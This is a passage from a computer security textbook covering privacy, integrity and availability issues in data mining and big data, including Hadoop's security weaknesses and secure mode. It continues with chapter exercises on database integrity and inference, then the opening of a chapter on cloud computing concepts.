The distinction between a database and a data-mining application is becoming blurred; you can probably see how you could implement these techniques in ordinary database queries. Generally, database queries are manual, whereas data mining is more automatic. You could develop a database query to see what other products are bought by people who buy digital cameras and you might notice a preponderance of MP3 players in the result, but you would have to observe that relationship yourself. Data-mining tools would present the significant relationships, not just between cameras and MP3 players, but also between bagels, airline tickets, and running shoes. (Again, we have no idea if such a relationship exists.) Humans have to analyze these correlations and determine what is significant.

Data mining presents probable relationships, but these are not necessarily cause and effect relationships. Suppose you analyzed data and found a correlation between sale of ice cream cones and death by drowning. You would not conclude that selling ice cream cones causes drowning (nor the converse). This distinction shows why humans must be involved in data mining to interpret the output: Only humans can discern that more variables are involved (for example, time of year or places where cones are sold).

Computer security gains from data mining. Data mining is widely used to analyze system data, for example, audit logs, to identify patterns related to attacks. Finding the precursors to an attack can help develop good prevention tools and techniques, and seeing the actions associated with an attack can help pinpoint vulnerabilities to control any damage that may have occurred. (One of the early works in this area is by Lee and Stolfo [LEE98], and entire conferences have been devoted to this important and maturing topic.)

Data mining can support analysis of security data.

In this section, however, we want to examine security problems involving data mining. Our now-familiar triad of confidentiality, integrity, and availability gives us clues to what these security issues are. Confidentiality concerns start with privacy but also include proprietary and commercially sensitive data and protecting the value of intellectual property: How do we control what is disclosed or derived? For integrity the important issue is correctness—incorrect data are both useless and potentially damaging, but we need to investigate how to gauge and ensure correctness. The availability consideration relates to both performance and structure: Combining databases not originally designed to be combined affects whether results can be obtained in a timely manner or even at all.

Privacy and Sensitivity

Because the goal of data mining is summary results, not individual data items, you would not expect a problem with sensitivity of individual data items. Unfortunately, that is not true.

Individual privacy can suffer from the same kinds of inference and aggregation issues we studied for databases. Because privacy, specifically protecting what a person considers

private information, is an important topic that relates to many areas of computer security, we study it in depth in [Chapter 9](#).

Not only individual privacy is affected, however: Correlation by aggregation and inference can affect companies, organizations, and governments, too. Take, for example, a problem involving Firestone tires and the Ford Explorer vehicle. In May 2000, the U.S. National Highway Traffic Safety Administration (NHTSA) found a high incidence of tire failure on Ford Explorers fitted with Firestone tires. In certain conditions the Firestone tire tread separated; in certain conditions the Ford Explorer tipped over, and when the tread separated, the Ford was more likely to tip over [[PUB01](#)]. Consumers had complained to both Ford and Firestone since shortly after the tire and vehicle combination was placed on the market in 1990, but problems began to rise after a design change in 1995. Both companies had some evidence of the problem, but the NHTSA review of combined data better showed the correlation. Maintaining data on products' quality is a standard management practice. But the sensitivity of data in these databases would preclude much sharing. Even if a trustworthy neutral party could be found to mine the data, the owners would be reasonably concerned for what might be revealed. A large number of failures of one product could show a potential market weakness, or a series of small amounts of data could reveal test marketing activities to outsiders.

As we describe in [Chapter 9](#), data about an entity (a person, company, organization, government body) may not be under that entity's control. Supermarkets collect product data from their shoppers, either from single visits or, more usefully, across all purchases for a customer who uses a "customer loyalty" card. In aggregate the data show marketing results useful to the manufacturers, advertising agencies, health researchers, government food agencies, financial institutions, researchers, and others. But these results were collected by the supermarket that can now do anything with the results, including sell them to manufacturers' competitors, for example.

Little research and consideration has been done on sensitivity of data obtained from data mining. Chris Clifton [[CLI03](#), [KAN04](#)] has investigated the problem and proposed approaches that would produce close but not exact aggregate results that would preclude revealing sensitive information.

Data Correctness and Integrity

"Connecting the dots" is a phrase currently in vogue: It refers to drawing conclusions from relationships between discrete bits of data. But before we can connect dots, we need to do two other important things: collect and correct them. Data storage and computer technology is making it possible to collect more dots than ever before. But if your name or address has ever appeared incorrectly on a mailing list, you know that not all collected dots are accurate.

Correcting Mistakes in Data

Let's take the mailing list as an example. Your neighbor at 510 Thames Street brought a catalog for kitchen supplies to you at 519 Thames Street with your name but address 510 instead of 519; clearly someone made a mistake entering your address. You contact the kitchen supply place, and they are pleased to change your address on their records because it is in their interest to make sure catalogs get to people who are interested in them. But

they bought your name and address along with others from a mailing list, and they have no incentive to contact the list owner to correct your master record. So additional catalogs continue to show up with your neighbor. You can see where this story leads—mistaken addresses never die.

Data mining exacerbates this situation. Databases need unique keys to help with structure and searches. But different databases may not have shared keys, so they use some data field as if it were a key. In our example case, this shared data field might be the address, so now your neighbor's address is associated with cooking (even if your neighbor needs a recipe to make tea). Fortunately, this example is of little consequence.

Consider terrorists, however. A government's intelligence service collects data on suspicious activities. But the names of suspicious persons are foreign, written in a different alphabet. When transformed into the government's alphabet, the transformation is irregular: One agent writes "Doe," another "Do," and another "Dho." Trying to use these names as common keys is difficult at best. One approach is phonetic. You cluster terms that sound similar. In this case, however, you might bring in "Jo," "Cho," "Toe," and "Tsiao," too, thereby implicating innocent people in the terrorist search. (In fact, this has happened: See [Sidebar 7-6](#).) Assuming a human analyst could correctly separate all these and wanted to correct the Doe/Do/Doh databases, there are still two problems. First, the analyst might not have access to the original databases held by other agencies. Even if the analyst could get to the originals, the analyst would probably never learn where else these original databases had already been copied.

Sidebar 7-6 Close, But No Cigar

Database management systems are excellent at finding matches: All people named Bfstplk or everyone whose age is under 125. They have limited capabilities to find "almost" matches: people whose names begin *Hgw* or have any four of five attributes. DBMSs have trouble finding names similar to *d'Estaing* or given a set of symptoms to determine a disease. DBMS vendors add domain-specific comparison engines to define "close," for pronunciation, orthography, features, or other pattern-matching operations. Dealing in imprecision, these engines can produce some spectacular failures.

Airport security databases are in the news in the United States. The plight of the late Senator Edward Kennedy and former Representative John Lewis, both repeatedly caught for secondary screening presumably because their names resemble those of terrorists, would be worrying, except that their status in the government gave them clout to suggest the situation be fixed. Many other sound-alikes are not so well placed. And people with names like Michelle Green and David Nelson have no idea why their names trigger more scrutiny.

Databases and aggregations have no backward link, no way to correct mistakes at their source.

One important goal of databases is to have a record in one place so that one correction serves all uses. With data mining, a result is an aggregate from multiple data bases. There

is no natural way to work backward from the result to the amalgamated databases to find and correct errors.

Using Comparable Data

Data semantics is another important consideration when mining for data. Consider two geographical databases with data on family income. Except one database has income by dollar, and the other has the data in thousands of euros. Even if the field names are the same, combining the raw data would result in badly distorted statistics. Consider another attribute rated high/medium/low in one database and on a numerical scale of 1–5 in another. Should high/medium/low be treated as 1/3/5? Even if analysts use that transformation, computing with some 3-point and some 5-point precision reduces the quality of the results. Or how can you meaningfully combine one database that has a particular attribute with another that does not?

Eliminating False Matches

As we described earlier, coincidence is not correlation or causation; because two things occur together does not mean either causes the other. Data mining tries to highlight nonobvious connections in data, but data-mining applications often use fuzzy logic to find these connections. These approaches will generate both false positives (false matches) and missed connections (false negatives). We need to be sensitive to the inherent inaccuracy of data-mining approaches and guard against putting too much trust in the output of a data-mining application just because “the computer said so.”

Correct results and correct interpretation of those results are major security issues for data mining.

Availability of Data

Interoperability among distinct databases is a third security issue for data mining. As we just described, databases must have compatible structure and semantics to make data mining possible. Missing or incomparable data can make data mining results incorrect, so perhaps a better alternative is not to produce a result. But no result is not the same as a result of no correlation. As with single databases, data-mining applications must deal with multiple sensitivities. Trying to combine databases on an attribute with more sensitive values can lead to no data and hence no matches.

**Combining data tables with no natural and accurate common field (key)
leads to many faulty results.**

Big Data

The term **big data** means analysis of massive amounts of data, often collected from different sources. Traditionally, a grocer might guess it could sell 100 heads of lettuce in a week; if the guess was too low, some shoppers left the store with no lettuce, but if the guess was too high, the grocer might have to mark down the price of lettuce at the end of the week to move out stock before it spoiled. Looking at long-range weather forecasts, the grocer might notice a predicted heat wave and order additional lettuce, as people would want light food such as salads in hot weather. Or the grocer might reduce the order during

certain times when many customers would leave town on holiday. All this analysis was ad hoc, depending on a grocer's sense and knowledge of the market. Big companies applied similar logic to decide how many cars or shirts to manufacture, or whether to invest in new plants and equipment, although with more expensive decisions the penalty for guessing wrong was more severe.

The grocer's analysis was limited by the data available. Opening a second store in a more health-conscious region might lead the grocer to stock more lettuce and fewer doughnuts. The grocer might hypothesize a relationship between the number of automobiles of a particular model that drove past the store and the amount of expensive cheese sold, but counting cars was infeasible. Knowing that the number of cases of flu reported to local doctors was going up might influence how many boxes of tissues to stock, but the grocer had no access to physicians' data. Worst, the grocer could not know what the customers were thinking.

Data on customers is readily available if only someone has the ability to collect, store, and analyze it. Computing power, measured by computations per second, has increased exponentially since the introduction of computers, and the amount of storage a given amount of money will buy has similarly skyrocketed.

Beginning in the mid-2000s companies began to amass and analyze new kinds of information. Big companies such as Amazon, GE, and AT&T invested heavily in learning more about their customers. One geographic region had especially loyal fans of a sports team, another had disproportionately more supporters of one political party, and another had high disposable incomes. [Sidebar 7-7](#) gives an example of the use of big data to predict crime.

Sidebar 7-7 Police Use Data Mining to Predict (and Prevent) Crime

Police Chief Rodney Monroe of the Charlotte-Mecklenburg, North Carolina Police Department uses technology to reduce crime. He argues that measurement and analysis are keys to smarter police work.

As Chief of Police in Richmond, Virginia, in 2005 he introduced data analysis from seemingly unrelated sources, such as weather, traffic volume, day of week, payday, as well as more usual police data such as crime reports and emergency response calls. He found (not surprisingly) that robberies tended to spike on paydays from large employers in areas where fewer residents have bank accounts and thus use storefront check-cashing businesses. People walking around with large amounts of cash would be appealing targets. By analyzing such data and targeting policing activity to high-potential situations, the Richmond Police Department saw crime fall 21 percent in 2005–2006 and another 19 percent in 2006–2007. Since moving to Charlotte, Chief Monroe has implemented similar approaches and has seen a 20 percent drop in violent crime and 30 percent reduction in property crime, according to a report in *Computerworld* (24 October 2013).

Other police departments are using tools such as PredPol, developed at the University of California Los Angeles. PredPol is based on the same algorithms used to predict locations of aftershocks from earthquakes. The tool develops

predictions for 500 ft (150 m) square boxes, showing officers which areas are at highest risk of particular types of crime; police can then focus patrolling on the most likely spots.

Predictive policing is not without problems, as Jennifer Bachner [BAC13] points out. Overreliance on technology, separating the officers from the community (so officers interact with programs instead of developing leads by conversing with community members), privacy concerns, data correctness, and security in managing data are all limitations of using analysis to suggest hot spots for police attention.

Police departments are using the same strategies and techniques as retailers, manufacturers, and other businesses. Faced with limited resources, police captains want to deploy officers where and when they can do the most good—preventing crime instead of searching for criminals after the incident. Inferring patterns from past data helps managers make informed choices.

Use of massive amounts of data from varied sources is often referred to as **big data**. Big data differs from more conventional “small” data because big data comes from sources outside the company and is not generated solely by the organization’s own internal systems. It can come from sensors and social media as well as video and audio recordings. It can come from government databases, market analytics, and customer reports. Every search query helps define trends of great value to companies. Social media give companies insight into what products, services, and preferences people are sharing with their friends.

Data on activities or behavior abound. Are they accurate?

All these uses of data to predict behavior are valuable as companies decide how to allocate resources. So now the grocer does not merely look at a ten-day weather forecast but instead uses more data to predict with greater accuracy how many heads of lettuce will sell.

Big data is becoming a big deal. And as with many highly popular technologies, functionality outpaces security. In the next section we briefly describe the big data approach, point out some of its security limitations, and suggest potential countermeasures.

A Big Data Application Framework: Apache Hadoop

As shown in [Figure 7-5](#), the conventional model of computing has users interacting with a processor that can access storage. To expand such a system, as shown in [Figure 7-6](#), storage can be increased by addition of more disks to a disk array, for example. However, there is an implicit limit to how far storage can grow without suffering serious performance delays: At some point the biggest device on the market fills up and a different architecture is needed. A new processor can give greater speed, but again, existing technology has its limits, and higher performance tends to be disproportionately more expensive. Furthermore, one processor and one storage array become potential points of catastrophic failure. Big data requires an architecture that can readily scale to

virtually unlimited capacity.




FIGURE 7-5 Conventional Computing Architecture




FIGURE 7-6 Conventional Architecture Scales by Adding More, Bigger, or Faster Components

The Apache Hadoop framework¹ (see <http://hadoop.apache.org>) is a software environment for running big data projects. Users such as Yahoo!, LinkedIn, and Twitter use Hadoop clusters to manage the data they collect. (To give you a sense of the size of some big data applications, according to *InformationWeek* 15 June 2012, Yahoo! had 42,000 Hadoop servers, and Bloomberg *BusinessWeek* of 23 August 2012 said Facebook's cluster could handle 100 petabytes (= 100,000,000 gigabytes.) Although Hadoop is not the only way to implement big data projects, it is perhaps the most common one, and it is like its alternatives—Google uses a similar framework internally to organize web links for its search capability. We briefly describe Hadoop as a way to explore security in big data environments. Simply put, instead of using the largest or fastest processing or storage (for which there will always be a maximum with current technology), Hadoop uses an unbounded array of smaller (and generally cheaper) components ganged into a network.

¹. Named after the toy of the son of one of the product's founders.

Hadoop supports distributed data storage and processing, multiple computing platforms of different types, redundancy, and concurrent access. It was originally built for a project involving web crawlers, autonomous agents that traverse the Internet and build indices for web search engines. As you can imagine, the number of web pages and descriptors of

content on those pages is huge. In contrast to a highly structured relational database, data on web content tend to have few interconnections and a simple structure that some people call flat. In such a situation, providing some result quickly is more important than providing the most comprehensive answer slowly.

A graphic model of the Hadoop architecture is shown in [Figure 7-7](#). In that figure, data blocks (labelled b1, b2, and so forth) are on storage devices connected to DataNodes that can be anywhere—on the same cluster of machines, in a different array, or even halfway around the world. The NameNode is responsible for replicating the data and tracking where data items are stored. Data replication supports fault tolerance and integrity.




FIGURE 7-7 Hadoop Architecture

Hadoop involves a stage called map–reduce, in which data are first mapped to find common data and then reduced according to the common parts. Hadoop then supports distributed use of that reduced data. Computation costs nothing when a machine is idle; that is, a machine used 85 percent of the time has 15 percent unused time that could be used for no extra cost. A Hadoop approach moves computation around in a distributed environment to take advantage of underutilized computing resources.

The Hadoop model was developed for an environment of open data shared by all. As such, it has no mechanism for access control, correctness checking, privacy, user identification or authentication, logging of actions, or limited privileges—all primitives you might expect in any secure environment. The early security model was total separation: Big data was processed in a separated, trusted environment by only trusted users on dedicated machines. This model of use is similar to the earliest (1940s–50s) mainframe computing installations and to the original (1960s–70s) intentions for the Unix operating system: A closed environment where all users knew and trusted all others and there was no need to exclude some users from some data. Over time, designers implemented security for both mainframe computers and Unix, although adding on security was challenging.

Big data raises security issues because of the amount of data being considered: Protecting tens or hundreds of data items generally involves less risk and difficulty than billions or trillions. However, many of the protection issues are the same as in other domains: Securing data, protecting privacy, and ensuring integrity are concerns for single-user computers, multiuser computing systems, networks, cloud providers, and distributed applications, as well as big data processors.

In this section we list the security issues in big data, many times just pointing out that the issue is an instance of a more general security problem that appears elsewhere in this book. And because big data is an emerging field, we list problems and not solutions. From the examples of authorization, access control, and the like shown elsewhere in this book, you can propose tools and techniques applicable to these problems.

Privacy

One can argue that big data is unrelated to privacy: Data processors do not collect data but only sift through existing data. So, for example, big data users are not responsible for the fact that a store tracks customers' purchases through customer loyalty cards or that the store then sells the tracking data to people interested in learning trends. On the other hand, big data's collecting and correlating capabilities have made such use possible and even lucrative. Regardless, privacy issues arise. We study privacy in general in [Chapter 9](#).

Privacy-Preserving Analytics

As we explain in [Chapter 9](#), anonymization is an important method to balance privacy concerns with functional objectives. Researchers want to know, for example, if smoking correlates with lung cancer. To learn that, researchers need a population containing smokers and nonsmokers, along with their lung cancer status. Who the subjects are is immaterial. In theory, a large body of case histories makes it infeasible to connect a subject with an actual identity. In that sense, big data should improve privacy by vastly increasing the pool of subjects, thereby increasing the number of subjects and identities.

Alas, big data also contributes to the problem because it provides more data that might identify particular individuals: More data terms reduce the number of persons matching all attributes. Who is the cancer patient living on Maple Street, aged 55, in a household with two dogs, subscribing to *Bicycling* magazine, who makes frequent telephone calls to Rio de Janeiro?

Inference works on big data just as it does in databases.

As described earlier in this chapter, adding noise and removing identifying data can help preserve privacy. Noise might include false data: one cat and no dogs, for example; removing the age might also make it harder to infer the person's identity from the data. Still, as we show in [Chapter 9](#), approaches that restrict data are incomplete solutions.

Granular Access Control

Big data often uses unstructured datasets, flat, two-dimensional tables. Access control, if any, is imposed at the file level: The entire file is or is not accessible to a user. Such an approach fits neatly with big data architectures like Hadoop, in which entire files are replicated and analyzed by a collection of DataNodes working in parallel.

As first raised in [Chapter 2](#) and reinforced throughout the rest of this book, fine-grained access control helps promote security (and privacy) by allowing least privilege: A process can access only those objects or the specific data consistent with security policy and necessary for the task at hand.

Security

Security of data is the second major challenge of big data architectures. Reconsider the C–I–A triad from [Chapter 1](#). Confidentiality is closely related to privacy, but there are other confidentiality concerns. Big data often involves big money: Data collectors pay to harvest data that they then sell. A data harvester reaps continuing profits by collecting data once and selling it many times to different buyers. Search companies such as Google collect data from users’ search terms (such as “hotel San Francisco”) which they might then sell to Hilton, Marriott, and Sheraton, as well as airlines, restaurants, tour companies, and so on. If Google sells data to Hilton and Hilton then resells it to Marriott and the others, Google loses out on the subsequent revenue stream. Thus, Google wants to control the confidentiality of its proprietary data. Integrity of data—that it is correct and intact—matters, as does ensuring availability of the data. Thus, all three elements of the triad matter for big data.

Here we list some of the security issues of big data.

Secure Data Storage

In the Hadoop model, data items are replicated and stored in any convenient location. If one data store becomes so full that performance suffers, controllers automatically split the data and move some elsewhere. The application developer generally does not know, much less care, where the data are physically stored.

Data-storage providers seek the lowest cost, and hosting data in the center of New York City, London, or Tokyo is likely to be far more costly than Alcoa, Tennessee, or Pateley Bridge, England. With adequate power and network infrastructure, any place is as good as any other.

Almost. Suppose data are stored in a politically sensitive region, even a war zone: A mortar attack or fallout from a missile strike is not desirable. Or suppose the data are housed in a country whose ruler decides to nationalize all foreign-held assets. Or consider a locale where hungry citizens storm an installation to steal anything they can later resell as scrap in order to buy food. In other chapters we have described access control in terms of magnetic cards and fingerprint readers for polite persons, but access control on a global basis must address physical and political issues, as well.

Transaction Logs and Auditing

Activity logs are important for monitoring who did what. Review of audit logs can help an administrator regulate access permissions, and logs also help determine the extent of damage if an error or security breach occurs. Determining what to track is challenging, however: Too little tracking can limit the usefulness of the access logs, but too much data can overwhelm humans and technology, making it difficult to find the proverbial needle in a haystack of accesses. Data granularity affects volume of tracking data. It may be useless to know that user A accessed database D on Monday, when what would really help is to

know that A modified records 2 and 17, or even that A changed the address field in 2, and the salary field of 17. The tracking data available depend on the granularity of access recorded for the data.

Tracking access is expensive, especially if accesses are numerous; detailed access auditing is uncommon for big data.

In big data applications the unit of access is often the file, so a log would record only that an application accessed file F, not the specific data within F.

Real-time Security Monitoring

As described in [Chapter 6](#), intrusion detection, and protection systems allow administrators to monitor activity, perhaps detect anomalous behavior or attacks, and apply countermeasures while an incident is underway. Big data architectures involve nimble movement of data and computation, but the connecting network may be a large shared network, often the Internet. Real-time security monitoring is not intended for complex, shared, fluid network architectures.

Integrity

Finally, integrity deserves its own consideration separate from confidentiality and availability, because correctness, accuracy, and reliability are so important for data users. In this section we identify some integrity problems relevant for big data.

Data Accuracy

You may have experienced some piece of personal data being incorrectly entered into a database. We presented the example earlier in this chapter of 510 Thames Street instead of 519. The frustrating part is that, try as you will, you often can never trace the ultimate place where the number is incorrect. So 510s keep popping up for years. We used the earlier example as an aspect of element integrity.

Big datasets have problems with integrity, as we just described. However, another characteristic of big data use complicates the situation. Big data often uses many data streams collected from many sources, for example, photo recognition of auto license plates, human transcription from written public records, voice recognition from recordings, and input from handwritten forms, all of which are prone to error.

Rich, structured databases often have one or more identifying keys, such as telephone number, national insurance number, account number, date of birth, or some other solid data item on which to join two datasets. Big data collections tend not to have such strong keys, so they are joined on weaker attributes, such as name (which can be presented in several forms and misspelled in even more ways). The accuracy of results from such joins is lower.

Need for data accuracy depends on the intended use; users need to consider their accuracy requirements when acting on results from big data operations.

For many uses, high accuracy of big data is not important: Whether 90, 100, or 110 people of 500 in a neighborhood have pets is less important than that ownership of pets is in the range of 15 percent to 25 percent. However, users need to appreciate this limited degree of accuracy.

Source Provenance

Big data usually involves collecting and analyzing data from several sources. As we just pointed out, datasets will have differing degrees of quality depending in part on where the data come from. Big data applications must control for such variability, although big data models do not always give applications a way to learn the exact source of data, or even the nature of the source. Thus, application writers cannot readily account for data provenance in results they generate.

End-Point Filtering and Validation

Finally, after an application has processed data from a big data collection, the application might want to filter and validate the results. Current big data frameworks do not support that kind of data revision and manipulation.

Security Additions for Big Data Applications

As described in other chapters, adding security to an existing product or system is seldom a successful strategy. Nevertheless, sometimes that is the only available approach; not only is the specification and design complete, but one or more versions of the product are in use. Such is the case with Hadoop and other proprietary big data application frameworks: Product design and implementation were complete before security was considered seriously. Security engineers have now recommended changes and additions to Hadoop to support well-known security tools and techniques.

Hadoop secure mode is described on the Hadoop website <https://hadoop.apache.org/docs/current/hadoop-project-dist/hadoop-common/SecureMode.html> and in a white paper [OMA09] from the Yahoo! Team, headed by Owen O'Malley. These proposals for security functions suggested security features to be included in the Hadoop framework. The white paper identified two security holes to address: lack of user authentication (and identification) and lack of access control to data blocks. To address these errors, the team proposed a secure mode that involves the following extensions to Hadoop:

- authentication for end-user web devices
- mutual (user–process–Hadoop service) authentication with Kerberos
- access control to files in the Hadoop file system
- delegation tokens for continuous authentication between internal clients and services
- job tokens for distributing access authorization to multiple distributed platforms that collectively implement a data search across disparate data stores
- SSL encryption for network traffic

A driving force in this design was performance: The developers decided that security functions could not reduce performance by more than 3 percent. In 2008, the Yahoo!

developers' network reported that a Hadoop cluster had successfully sorted a terabyte of data in 209 seconds. Notice that to protect data the O'Malley team was unwilling to slow that result by less time than it takes you to read this sentence. (The 209 seconds beat the previous record of 297 seconds, a reduction of over 26 percent.)

Performance tends to outweigh accuracy or security for data-mining applications.

Andrew Becherer presented a paper [[BEC10](#)] at BlackHat 2010 noting some of the shortcomings of the Hadoop security extension of 2009. He criticizes the default level of protection, measured by the strength of cryptography employed by default for those users who choose to use the security enhancements. Furthermore, he points out that the design involves distributing the same key to potentially hundreds or thousands of servers at distributed locations. The large number of copies of the same key increases the risk that one copy of the key might fall into an attacker's hands. The security model also authenticates certain processes based on the IP address on which they (appear to be) hosted. As explained in [Chapter 6](#), IP addresses can be spoofed, and that vulnerability cannot be discounted when a Hadoop system is hosted on the Internet.

Security enhancement to Hadoop is definitely a welcome step forward, but as with too many security issues we have described in this book, solutions are limited if security is added after the fact, is sacrificed to performance, and lacks a broad design and analysis before the security approach is codified.

7.6 Conclusion

In this chapter we have explored protection of data. Our interests have touched on issues of privacy, which we explore in greater depth in [Chapter 9](#). Also, we have previewed some security issues of cloud computing, a new name for widely distributed data storage and processing. We address security for the cloud in [Chapter 8](#).

Protecting data is especially tricky because users can collect and pool data outside the computing system. Thus, although we might set up a solid access control approach and complete tracking of what data each individual did access, actions outside the system are completely beyond our control.

Exercises

1. (a) In an environment in which several users share access to a single database, can one user ever block another's access for an unlimited period of time? (This situation is called indefinite postponement.) (b) Describe a scenario in which two users could cause the indefinite postponement of each other. (c) Describe a scenario in which a single user could cause the indefinite postponement of all users.
2. Using the two-step commit presented in the beginning of this chapter, describe how to avoid assigning one seat to two people, as in the airline example. That is, list precisely which steps the database manager should follow in assigning passengers to seats.
3. Suppose a database manager were to allow nesting of one transaction inside

another. That is, after having updated part of one record, the DBMS would allow you to select another record, update it, and then perform further updates on the first record. What effect would nesting have on the integrity of a database? Suggest a mechanism by which nesting could be allowed.

4. Can a database contain two identical records without a negative effect on the integrity of the database? Why or why not?
5. Some operating systems perform buffered I/O. In this scheme, an output request is accepted from a user and the user is informed of the normal I/O completion. However, the actual physical write operation is performed later, at a time convenient to the operating system. Discuss the effect of buffered I/O on integrity in a DBMS.
6. A database transaction implements the command “set STATUS to ‘CURRENT’ in all records where BALANCE-OWED = 0.” (a) Describe how that transaction would be performed with the two-step commit described in this chapter. (b) Suppose the relations from which that command was formed are (CUSTOMER-ID,STATUS) and (CUSTOMER-ID,BALANCE-OWED). How would the transaction be performed? (c) Suppose the relations from which that command was formed are (CUSTOMER-ID,STATUS), (CREDIT-ID,CUSTOMER-ID), (CREDIT-ID, BALANCE-OWED). How would the transaction be performed?
7. Show that if longitudinal parity is used as an error detection code, values in a database can still be modified without detection. (Longitudinal parity is computed for the n th bit of each byte; that is, one parity bit is computed and retained for all bits in the 0th position, another parity bit for all bits in the 1st position, etc.)
8. Suppose query Q_1 obtains the median m_1 of a set S_1 of values, and query Q_2 obtains the median m_2 of a subset S_2 of S_1 . If $m_1 < m_2$, what can be inferred about S_1 , S_2 , and the elements of S_1 not in S_2 ?
9. Disclosure of the sum of all financial aid for students in Smith dorm is not sensitive because no individual student is associated with an amount. Similarly, a list of names of students receiving financial aid is not sensitive because no amounts are specified. However, the combination of these two lists reveals the amount for an individual student if only one student in Smith dorm receives aid. What computation would a database management system have to perform to determine that the list of names might reveal sensitive data? What records would the database management system have to maintain on what different users know in order to determine that the list of names might reveal sensitive data?
10. One approach suggested to ensure privacy is the small result rejection, in which the system rejects (returns no result from) any query, the result of which is derived from a small number, for example, five, of records. Show how to obtain sensitive data by using only queries derived from six records.
11. The response “sensitive value; response suppressed” is itself a disclosure. Suggest a manner in which a database management system could suppress responses that reveal sensitive information without disclosing that the responses to certain queries

are sensitive.

12. Cite a situation in which the sensitivity of an aggregate is greater than that of its constituent values. Cite a situation in which the sensitivity of an aggregate is less than that of its constituent values.

8. Cloud Computing

In this chapter:

- What is a cloud service?
 - Risks to consider when choosing cloud services
 - Security tools for cloud environments
-

Cloud computing is not a new technology. Rather, it is a new way of providing services by using technology. The U.S. National Institute for Standards and Technology has proposed defining cloud computing as a model “for enabling convenient, on-demand network access to a shared pool of configurable computing resources.” [MEL11] Thus, the cloud consists of networks, servers, storage, applications, and services that are connected in a loose and easily reconfigurable way. If you want to use the cloud, you contract with a cloud service provider, specify the configuration you want, et voilà! It is provided to you with very little exercise of your gray cells!

8.1 Cloud Computing Concepts

The cloud has five defining characteristics:

- *On-demand self-service*. If you are a cloud customer, you can automatically ask for computing resources (such as server time and network storage) as you need them.
- *Broad network access*. You can access these services with a variety of technologies, such as mobile phones, laptops, desktops, and mainframe computers.
- *Resource pooling*. The cloud provider can put together a large number of multiple and varied resources to provide your requested services. This “multitenant model” permits a single resource (or collection of resources) to be accessed by multiple customers, and a particular resource (such as storage, processing or memory) can be assigned and reassigned dynamically, according to the customers’ demands. This reconfiguration and reallocation are invisible to an individual customer; from the customer’s point of view, services are provided without knowledge of the underlying location or locations.
- *Rapid elasticity*. Services can quickly and automatically be scaled up or down to meet a customer’s need. To the customer, the system’s capabilities appear to be unlimited.
- *Measured service*. Like water, gas, or telephone service, use of cloud services and resources can be monitored, controlled, and reported to both provider and customer.

Service Models

A cloud can be configured in many ways, but there are three basic models with which clouds provide services (Figure 8-1). In the first, called **software as a service** (SaaS), the

cloud provider gives a customer access to applications running in the cloud. Here, the customer has no control over the infrastructure or even most of the application capabilities; like renting and driving an automobile, the customer accesses and uses the application.

